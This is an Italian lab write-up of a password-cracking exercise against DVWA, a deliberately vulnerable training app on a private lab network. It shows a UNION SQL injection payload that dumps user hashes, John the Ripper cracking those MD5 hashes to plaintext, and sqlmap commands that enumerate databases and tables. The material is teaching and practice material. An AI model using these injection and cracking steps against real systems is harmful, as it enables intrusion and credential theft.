
# Esercizio di password cracking

1. Come primo step accedo  a DVWA  e setto il livello di sicurezza a low e entro nella sezione SQL  Injection e attraverso l'inserimento di codice malevolo ottengo il seguente output:



```
192.168.250.3/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+user%2Cpassword+FROM+dvwa.users+--+&Submit=Submit#
```

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user,password FROM dvwa.users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

**Username:** admin
**Security Level:** low
**PHPIDS:** disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

2. Una volta ottenuti gli user e le hashes delle password sono passato su Kali ed ho creato un file.txt inserendo all’ interno le coppie users:hashes :



kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
Damn Vulnerable Web Ap
192.16
Kali Linux Kali Tools Kali Docs Kali Forur
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nano dvwa_table.txt

┌──(kali㉿kali)-[~]
└─$ cat dvwa_table.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99

┌──(kali㉿kali)-[~]
└─$ john --incremental --format=Raw-md5 dvwa_table.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordonb)
charley          (1337)
password         (admin)
letmein          (pablo)
4g 0:00:00:00 DONE (2024-09-19 08:33) 5.882g/s 3755Kp/s 3755Kc/s 4409KC/s letero1..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --incremental --format=Raw-md5 dvwa_table.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-md5 dvwa_table.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ 
```


3. Infine con l' ausilio del tool John The Ripper sono riuscito ad estrarre le password per ogni admin dall' hash relativa.
4. Come ultimo step ho deciso di fare un confronto tra questo metodo e l'utilizzo invece di SQLmap verificando quanto sia comodo  e potente ques' ultimo.
   Di seguito lascio gli screen dei passaggi eseguiti da Shell per arrivare al risultato finale.




```
┌──(kali㉿kali)-[~]
└─$ sqlmap --cookie="security=low; PHPSESSID=406642560e96fd6cda4a9f0148b8a93f" -u "http://192.168.250.3/dvwa/vulnerabilities/sqli/?id=+1&
Submit=Submit" --dbs
```




```
[09:21:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[09:21:09] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[09:21:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.250.3'

[*] ending @ 09:21:09 /2024-09-19/
```




```
┌──(kali㉿kali)-[~]
└─$ sqlmap --cookie="security=low; PHPSESSID=406642560e96fd6cda4a9f0148b8a93f" -u "http://192.168.250.3/dvwa/vulnerabilities/sqli/?id=+1&
Submit=Submit" -D dvwa --tables
```




```
[09:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[09:22:23] [INFO] fetching tables for database: 'dvwa'
[09:22:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[09:22:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.250.3'

[*] ending @ 09:22:23 /2024-09-19/
```



